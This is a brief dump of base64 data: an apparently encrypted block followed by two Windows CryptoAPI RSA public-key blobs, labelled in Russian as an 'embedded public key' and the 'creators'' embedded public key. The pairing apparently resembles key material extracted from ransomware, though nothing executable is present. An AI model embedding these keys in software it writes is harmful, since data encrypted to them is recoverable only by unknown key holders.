yvsrYzEXl0KRkyHdUyUdZMmVZNm1ep+jyuIPGWbkBLVNb10zdhzpIHFLIuBVXpFWVJQ8Njv9/qFi
0N/TbpWL4ZbOT3x4OCteXxuMk4BabSNvbfcZiPGMPVIb2Ku01KCIDaz7evrCNcSnqVBiSqyYmzDh
WTdRDG0odKwR2XA4LDXTuNnxt0+hNDaLKWE5NQBw3nPl1Ry7XrhgtnBJhXllRnqUgdbMEgWEQ0Bt
/HdVjkX4PbmHp4nSWSjOFppT3J2Ck62xPLmmLaqdQ+zifcoyL08tXy5YOHcuKxsK+v55WoDhjSNn
QP/T05V6FL6TG/jvN8LuyL9ZPJxdJbZE/2ub6bT9WYW68ToBBfE+Yg1/H+KBl2ZjkCC7lrTPRMd8
fn0lLjE1iyoYq9JByTKqS8rvKB2/KpwcNgJrAg+n7RDAoNrPCXJZW8Y8+RV/qiIAcuClXHkGbmI1
M4lWq1/x/ZNiToEePfwFaaQvURviyA6mhqK/naScs9yJs+Ow8Ndg1mzeaR7JsAKFltc1hjYWW+YF
4fkL7SWA4AoExZZdNGxM8ODHt4qQPJiiepLqUekF7H08yc2qtmaz20jPfftt3QS5G5eevuFYZv3p
cKz5/7YjF/3wNQxBOjiaLz8WKuipczB8OMnEfsZopHj+bQAoTjOH5bbJxT3sDpID6xWbOHO/D8F7
WolR8Zdx9dXKRJ+H5901bcAfzVuTwQAO8aklyPboi8c=

Встроенный публичный ключ (в формате base64)

BgIAAACkAABSU0ExAAgAAAEAAQBDK00rBJwK2Z8e2l/tMqnv4c4aUPQV51F77LAnVgVYtPaDybZ3
W4BhGByrFNVq/TtwnRM/LiET8eev4/urbkNxJW0dUtYFXxMnniiJ9sqQkwpoxN6Cm6rCggKxGGAB
Yxu8cY2+ZIhe1Q1swZzJATaJyYA3jx2JZ08MsTxhCToCXbhO9YgKn4wKht+R/s2fo6AT0y0wd9Hw
qNerluVIljcDaWSXBlwnUIyRdmeFOmxqslkSCmHyoe6oJMjksRFt1sz3j0xesFWEgW1gRYQP/N/5
J6VSyVsGKKPedAPWx3Jm3L6kHv8glu1RhADMnDZk8oVNzzZg3ciw8ZHbeguD7s/v

Встроенный публичный ключ создателей (в формате base64)

BgIAAACkAABSU0ExAAgAAAEAAQB1l0w7hEbeLCr0lahdwM1t2tfUkh4TgjRqcI2PfPcEklV/8aIn
sp5BrJCAkRiTwrF7rSvz/6/bK1G+HaMn46dXCFq+wR32BPgcvluxZ/vkyNp1AHCxF3AkbAljdKxL
Ch1xrn+uZbjFhnnFfp+YYExSuSliyyMp7TGRdHt7CyYb8n1nv9p6QNryYU2UpX2tWWutnqM6OcZb
bp/Suza19dJl9Sww2MEXva8oAJYgRqctYgMM19B1oAsH6tQfyujZTts48iZ1yxKmiHCb4eoy3Phx
clBB5heBaCdCjt/l3qFy2Tv75Z0wEWmSzWAr4tVGPCjPnTBK9625+w+R/i6+GPHO